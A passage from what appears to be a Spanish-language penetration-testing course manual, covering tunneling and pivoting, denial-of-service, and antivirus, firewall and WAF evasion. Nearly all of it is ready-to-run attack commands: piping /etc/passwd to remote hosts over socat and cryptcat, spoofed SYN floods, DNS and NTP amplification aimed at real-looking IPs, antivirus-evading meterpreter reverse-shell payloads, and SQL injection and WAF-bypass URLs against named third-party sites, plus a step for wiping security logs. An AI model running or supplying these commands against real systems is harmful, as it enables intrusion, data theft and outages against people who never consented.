
```
ssh -f -N -D 127.0.0.1:1080 -p 2222 bee@127.0.0.1
```

Password: bug

13.2. SOCAT

Nos sirve para hacer visible puertos bloqueados. Usaremos SOCAT cuando no podamos usar SSH Ej: Tenemos una **shell no interactiva**

En este escenario el servidor vulnerable tiene ssh ejecutandose pero el puerto 22 esta bloqueado por firewall.



KALI (attacker): **10.0.0.5**

Server Vulnerable: 10.0.0.1

- En Kali, abrir el puerto 80. El puerto 2222 solo se abrirá cuando exista una conexión al puerto 80.

```
socat TCP4-LISTEN:80,reuseaddr,fork TCP4-LISTEN:2222,reuseaddr
```


- En el **servidor vulnerable**. Conectar con KALI en el puerto 443 y lo redireccionamos al puerto 22 (ssh)

```
while true; do socat TCP4:10.0.0.5:80 TCP4:127.0.0.1:22 ; done
```

- Desde KALI podemos usar el túnel


```
ssh -p2222 localhost
```

13.3. Túnel HTTP



Si hay un dispositivo que inspecciona el tráfico y solo permite HTTP/HTTPS, este bloqueara otras peticiones.

Para eso usaremos un túnel HTTP para encapsular nuestro tráfico:



En kali levantamos el servidor:

```
hts -F localhost:21 80
```



Todo lo recibido en el puerto **80** sera reenviado al puerto **21** pero sin la encapsulacion HTTP

En el cliente

```
htc.exe -F 21 192.168.80.203:80
```



/usr/share/windows-binaries/httpunnel/

Usando el túnel (cliente):

```
ftp 127.0.0.1
```

Revisando el trafico:

Follow TCP Stream (tcp.stream eq 1)

Stream Content-

```
GET /index.html?crap=1456882728 HTTP/1.1
Host: 192.168.80.203:80
Connection: close

HTTP/1.1 200 OK
Content-Length: 102400
Connection: close
Pragma: no-cache
Cache-Control: no-cache, no-store, must-revalidate
Expires: 0
Content-Type: text/html

...220-
220-< Moo >
220-
220- \ ^ ^
220-   (oo)\_____
220-     (____)\ )\/\
220-       ||----w |
220-       ||      |
220 This server supports FXP transfers
```

13.3.1. Otros Tuneles

> ICMP tunnel

Server (ubuntu)

```
hping3 --listen [local IP] -I [interface] --sign [patron]
```

Enviar archivo (KALI)

```
hping3 [remote IP] --icmp --sign [patron] -d 50 -c 1 --file [File.txt]
```

-d: Tamaño de paquetes

-c: Cantidad de paquetes a enviar

> Socat

- Enviar y recibir archivos

- ✓ Recepción

```
socat TCP4-LISTEN:12345 OPEN:thepass,creat,append
```

- ✓ Envio

```
cat /etc/passwd | socat - TCP4:192.168.80.221:12345
```

➤ **cryptcat**

Trafico encriptado:

- ✓ Abrir puerto (bee-box)

```
sudo cryptcat -l -p 81 -n -v < /etc/passwd
```

- ✓ Conectarse al server y obtener passwd (kali)

```
cryptcat 192.168.80.139 81
```

➤ **Ptunnel**

Túnel ICMP

- ✓ Server


```
ptunnel -v 4
```

- ✓ Cliente

```
sudo ptunnel -p [ip-server] -lp 8081 -da 200.87.14.227 -dp 80
```

➤ **TCP over DNS**

<http://www.hsc.fr/ressources/outils/dns2tcp/>



Server (VPS)

```
iodined -fP mipassword 172.16.0.1 server.hacker.com
```

Después de ejecutar el comando se crea la interfaz **dns0** con la IP 172.16.0.1

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
iptables -t nat -A POSTROUTING -s 172.16.0.1/24 -o eth0 -j MASQUERADE
```

Client (KALI)

```
sudo iodine -fP mipassword 66.172.10.69 server.hacker.com
```

Después de ejecutar el comando se crea la interfaz **dns0** con la IP

172.16.0.2

Comprobar conectividad

ping 172.16.0.1

```
route del default gw 10.0.0.1  
route add default gw 172.16.0.1  
route add -host 172.16.0.1 gw 10.0.0.1
```


/3

DENEGACION DE SERVICIO (DoS)



XIV. DENEGACION DE SERVICIO (DoS)

Las 7 capas del modelo OSI



14. Ataques basados en volumen

El objetivo de este ataque es saturar el ancho de banda.

- > Inundación ICMP

Enviar tantos paquetes **ICMP echo** como es posible

```
hping3 --flood --icmp [IP] -a [IP-falso]
```



Se requiere de cientos o miles de computadoras para este ataque

- > Amplificación DNS

Un servidor DNS que puede resolver un dominio para cualquier IP de internet. Usando estos servidores se puede conseguir una amplificación de 8X

Buscar open DNS servers

```
namescan -i eth0 -v -n google.com -o dns.txt 190.99.92.0/22
```

-v Modo “verbose”

-n dominio a resolver

-o almacenar en archivo

Ver <http://openresolverproject.org/>

Ver la petición DNS

```
dig ANY google.com @190.99.92.74
```

Atacando:

```
tsunami -s 66.172.10.69 -n google.com -p 10 -f dns.txt
```

-s IP a atacar

-n dominio a resolver

-p Paquetes a enviar por servidor DNS

Se necesita que los servidores esten en redes que permitan “spoofear” la IP: <https://spoof.caída.org/summary.php>

40k open resolvers generan 300Gbps (3 redes que permitan spoof)

> Amplificación NTP

Un atacante envía paquetes UDP al puerto 123 (Network Time Protocol servers), ademas el servidor debe soportar el comando **MONLIST**.

Buscar servidores que tengan el protocolo NTP habilitado

```
nmap -sU -pU:123 -Pn -n --max-retries=0 200.238.76.160
```


Comprobar que tengan el comando **monlist** habilitado

```
ntpdc -c monlist 223.197.243.242
```

Realizar ataque:

```
cd /opt/DoS/ntpdos  
python ntpdos.py 66.172.10.69 final_ntp.txt 2
```

- Ataques en la vida real



14.1. Ataques a protocolo

Este tipo de ataques consume los recursos del servidor y de los dispositivos intermediarios (firewalls, balanceadores de carga, etc)

➤ Inundación SYN

- Hping3

Miles de paquetes SYN son enviados pero **nunca responde** con SYN/ACK

```
hping3 --flood -S -p 80 [IP]
```

--flood : Mandar paquetes tan rápido como pueda
-S : Syn flag

- SYN packets with **false source IP**

```
hping3 --flood -S -p 80 [IP] -a [IP-falso] -V
```

-a false source IP

-V Modo verbose

- LOIC (Low Orbit Ion Cannon)

Herramienta usada por anonymous

```
cd /opt/DoS/loic ; bash loic.sh run
```

14.2. Ataques a nivel de aplicación

> Slow HTTP

Slowloris mantiene la conexión enviando peticiones parciales HTTP (Apache 1.x, 2.x)



/opt/DoS



```
perl slowloris.pl -dns 192.168.0.108
```

```
python torshammer.py -t 192.168.5.176 -r 350
```

> XML bomb (Billion laughs)

```
POST archivo XML a: http://192.168.0.103/bWAPP/xxe-2.php
```



/root/Desktop/Laboratorio/Lab/3-Web/bomb-xml.txt



- Wordpress, Drupal DoS (Metasploit)

```
auxiliary/dos/http/wordpress_xmlrpc_dos
```


> SSL-Exhaustion attack.

Este ataque explota la característica de renegociación de SSL

```
thc-ssl-dos 192.168.0.103 443 --accept
```

Contramedidas

- ✓ Bloquear IPs de la red TOR
- ✓ Usar capacidad adicional para absorber el ataque
- ✓ Identificar los servicios criticos y detener servicios no-criticos
- ✓ Detener todos los servicios hasta que el ataque acabe




14.3. DoS Windows 7

Se basa en DHCP pero para IPv6. En 30 segundos el equipo usara 100% CPU


PUSH process

- Router announces its presence
- Every client on the LAN creates an address and joins the network



- Use thc-ipv6 2.3 on Kali
- Two Terminal windows:
 1. ./fake_router6 eth1 a::/64
 2. ./flood_router26 eth1
- Windows dies within 30 seconds

Verifies	TCP SYN	HTTP Redirect	HTTP Cookie	JavaScript	CAPTCHA
Non-Spoofed Source IP	✓	✓	✓	✓	✓
HTTP Compliant Application		✓	✓	✓	✓
Real Browser				✓	✓
Real Human					✓



/4


EVADIENDO WAF Y ANTIVIRUS



XV. EVADIENDO IDS/IPS, FIREWALL Y ANTIVIRUS

15. Antivirus

15.1.1. Encriptadores/Ofuscadores



➤ Hyperion

```
cd /usr/share/windows-binaries/Hyperion-1.2
```

```
wine crypter.exe payload.exe encrypted.exe
```

➤ Enigma Protector

Para ofuscar aun mas podemos usar enigma (Windows 8)

<http://www.enigmaprotector.com/>




15.1.2. Frameworks

➤ /opt/Evasion/antivirus/metasploitevasion
bash avoid.sh

➤ Ultimet

- Crear un ejecutable malicioso



```
wine ultimet.exe -h [kali-ip] -p [kali-port] -t reverse_tcp -f metsrv.dll  
--msfpayload
```

Generara el archivo REVERSE_TCP-192.168.80.173-4444.exe

- Con **Metasploit** podemos “recibir” la sesion

```
Use exploit/multi/handler
Set PAYLOAD windows/meterpreter/reverse_tcp
Set LPORT 4444
```

➤ **Shelter**



- Copiar cualquier ejecutable como plantilla

```
cp /usr/share/windows-binaries/autorunsc.exe .
```

- Iniciar

```
Wine shellter.exe
```

- ✓ Choose ‘A’ for Automatic Mode.
- ✓ At the PE Target Prompt, enter “shelter.exe” .
- ✓ When prompted for Payloads select “L” and then “1” .
- ✓ Introducir IP y puerto

- Con **Metasploit** podemos “agarrar” la sesion

```
Use exploit/multi/handler
Set PAYLOAD windows/meterpreter/reverse_tcp
Set LPORT 4444
```



Shelter depende del ejecutable que se usa plantilla para que el ataque sea exitoso. Probar con varios

➤ Veil framework

Es un framework para la evasión de antivirus, Veil hace esto mediante la generación de payloads al azar y únicos, podemos comparar estos payloads con un malware **polimórfico**, que cambia a medida que se mueve de un host a otro



/opt/Evasion/antivirus/Veil-Evasion



- Iniciar framework

```
python Veil-Evasion.py
```

- ✓ Usar modulo python/meterpreter/rev_tcp (34)
- ✓ Configurar lhost, lport
- ✓ Dejar los demas parametros por defecto

- Con **Metasploit** podemos “recibir” la sesion


```
Use exploit/multi/handler
Set PAYLOAD windows/meterpreter/reverse_tcp
Set LPORT 4444
```

➤ Comparativa de frameworks

	SOPHOS	AVG	AVAST	BitDefender	ESET
msfvenom	detected	detected	detected	detected	no

Ultimet	no	detected	detected	no	no
shellter	no	no	no	no	no
Veil-evasion	No	No	No	No	no

Antivirus mas usados:




15.2. Firewall

- a) Tipos de firewall según su ubicación

➤ **Bastion Host**

⁶

<https://www.opswat.com/resources/reports/antivirus-and-compromised-device-january-2015#antivirus-vendor-market-share>



➤ **Subnet filtrada o DMZ (Screened subnet)**



➤ **Firewall multi-interfaz (Multi-homed firewall)**



➤ **Tipos de firewall según su filtrado**

- **Packet filter:** Trabaja en capa 4
- **Application level:** Trabaja en capa 7
- **Circuit level firewall:** Trabaja en la capa 4 (Transporte?, session?) TCP handshake.
- **Multilayer firewall**
 - Deep inspection firewall
 - checkpoint, Netguardian

- Combines the aspect of the three types

Hub --> Capa 1

Switch --> Capa 2 (a veces 3 si tienen capacidad de ruteo)

Router --> Capa 3

Firewall --> Capa 4 (a veces 3 si funcionan como router)

15.2.1. Bypass WAF

Un firewall de aplicaciones Web (WAF) es un dispositivo, plugin de servidor, o el filtro que se aplica un conjunto de reglas a una conversación HTTP. En general, estas reglas cubren ataques comunes tales como cross-site scripting (XSS) y SQL injection.

- Detectando la presencia de un WAF

```
nmap -p443 --script http-waf-detect.nse paypal.com
```

```
nmap -p80 --script http-waf-fingerprint paypal.com
```

Si el sitio web es estático usar:

```
nmap -p80 --script http-waf-detect --script-args="http-waf-detect.detectBodyChanges" <target>
```

- Detectar exactamente que WAF usa:

```
wafw00f paypal.com
```

- Alternativamente buscar manualmente en las cookies

- ✓ BIGipServerwww.google.com_pool_http
- ✓ barra_counter_session
- ✓ WODSESSION

Revisamos respuestas diferentes a peticiones “hostiles” (' " < ? # - | ^ *)

- ✓ 501 Method Not Implemented
- ✓ 406 Not acceptable
- ✓ 412 Precondition failed

```
wget "http://www.cognos-capacitacion.com/catalogo/busqueda.php?q=<script>"
```

> Bypass WAF

URL bloqueada por WAF

```
http://www.cognos-capacitacion.com/catalogo/busqueda.php?q=1=1
```

- Usando codificación URL/doble codificación

	RAW Codificación completa (full)	Doble codificación
.. /	%2e%2e%2f	%252e%252e%252f

```
http://www.cognos-capacitacion.com/catalogo/busqueda.php?q=.. / .. /
```

- Comentarios:

abc' /**/UNION/**/ALL/**/SELECT/**/1,2,3,4,5,6,7#

- Usando Hexadecimal

abc' UNION ALL SELECT 1,(SELECT(0x32)),3,4,5,6,7#

- Alternar mayúsculas/minúsculas

union select --> Union SeLect

- Contaminación de parámetros HTTP

www.cognos-capacitacion.com/catalogo/busqueda.php?q=linux&q=windows

?color=red&color=blue

Web Application Server Backend	Parsing Result	Example
ASP.NET / IIS	All occurrences concatenated with a comma	color=red,blue
ASP / IIS	All occurrences concatenated with a comma	color=red,blue
PHP / Apache	Last occurrence only	color=blue
PHP / Zeus	Last occurrence only	color=blue
JSP, Servlet / Apache Tomcat	First occurrence only	color=red
JSP, Servlet / Oracle Application Server 10g	First occurrence only	color=red
JSP, Servlet / Jetty	First occurrence only	color=red
IBM Lotus Domino	Last occurrence only	color=blue
IBM HTTP Server	First occurrence only	color=red
mod_perl, libapreq2 / Apache	First occurrence only	color=red
Perl CGI / Apache	First occurrence only	color=red
mod_wsgi (Python) / Apache	First occurrence only	color=red
Python / Zope	All occurrences in List data type	color=['red','blue']

- Usando otros sistemas numéricicos

UnIOn Select 1,2,3#

0x556e494f6e2053656c65637420312c322c3323

X'556e494f6e2053656c65637420312c322c3323'


15.2.2. Bypass mod_security

http://www.myfuturejob.us/page.php?id=18+/*!5000union*/+/*!5000select*/+111,222,333,444,555,666,777,8888,9999--

- Getting Table Names

[http://www.legion.com.pk/pages.php?ID=18+/*!5000union*/+/*!5000select*/+1,2,3,4,/*!5000gROup_cONcat\(table_name,0x0a\)*+from+/*!5000inforMAtion_schem a*/.tables+/*!5000wHEre*/+/*!5000taBLe_scheMA*/like+database\(\)--](http://www.legion.com.pk/pages.php?ID=18+/*!5000union*/+/*!5000select*/+1,2,3,4,/*!5000gROup_cONcat(table_name,0x0a)*+from+/*!5000inforMAtion_schem a*/.tables+/*!5000wHEre*/+/*!5000taBLe_scheMA*/like+database()--)

15.2.3. Bypass Sucuri & cloudflare WAF



Este ataque se basa en descubrir la **IP real** del servidor web para hacer ataques directos a el y no pase por la red de Sucuri o cloudflare.

- **Metodo 1 – Online:**

http://toolbar.netcraft.com/site_report?url=http://www.tv.com.pk

Buscar: **Hosting History**

<http://tv.com.pk.statstool.com/>

Buscar: **Hosted IP Address**

➤ **Metodo 2 – DNS:**

```
dnsrecon -d tv.com.pk
```

Buscar registro MX (generalmente) y verificar a donde apunta

➤ **Metodo 3 – Websploit**

```
websploit
use web/cloudflare_resolver
set target tv.com.pk
run
```

Borrando logs (dotdefender)

```
sudo sqlitebrowser /usr/local/APPCure-full/log/dotDefender_db.ddb
```

- <https://github.com/vecna/sniffjoke>

inundator -h

15.3. Intrusion Detection System (IDS)

- **Anomaly-Based (AD-IDS):** Establishes a performance **baseline**

- based on a set of normal network traffic evaluations, use artificial intelligence (also known as *Statistical anomaly*)
- **Signature-based** also known as misuse-detection (MD-IDS)— attack patterns,
